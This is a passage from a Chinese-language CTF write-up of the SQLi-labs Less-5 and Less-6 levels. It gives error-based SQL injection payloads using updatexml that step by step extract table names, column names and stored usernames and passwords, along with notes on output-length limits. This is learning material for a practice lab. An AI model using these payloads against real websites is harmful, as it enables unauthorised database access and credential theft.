
爆表,?id=1' and updatexml(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where table_schema='security'),0x7e),1)--+

爆字段,?id=1' and updatexml(1,concat(0x7e,(select group_concat(column_name) from information_schema.columns where table_schema='security' and table_name='users'),0x7e),1)--+
updatexml报错注入最多显示32个字符,不多加一个库名的限制,只用表名的限制,查不到有用的字段就被截断了

爆数据,?id=1' and updatexml(1,concat(0x7e,(select group_concat(concat(username,0x7e,password)) from security.users where id=1),0x7e),1)--+
这里由于报错注入有长度限制,所以显示不了太多。查数据就一条一条查,通过id控制,前面的是username,后面的是password


结束,刚开始知道报错注入,但不太熟悉,我之前也有一篇报错注入的wp:https://ctfking.com/2021/04/10/ji-ke-da-tiao-zhan-2019-hardsql/
联合查询知道大概,但不熟练,这里就不展示了,熟练了再写一篇wp
继续冲!
less-6
跟上一关一样的,只不过单引号变双引号,这种关卡做一个其他一般不做了的,但我想一关一篇,这篇就直接爆吧

爆库,?id=1" and updatexml(1,concat(0x7e,database(),0x7e),1)--+

爆表,?id=1" and updatexml(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where table_schema='security'),0x7e),1)--+

爆字段,?id=1" and updatexml(1,concat(0x7e,(select group_concat(column_name) from information_schema.columns where table_schema='security' and table_name='users'),0x7e),1)--+

爆数据,?id=1" and updatexml(1,(select concat(0x7e,username,0x7e,password) from security.users where id=1),1)--+改变id获取其他username和password
肝!
less-7
这题涉及的知识点挺多的,一点一点来吧!
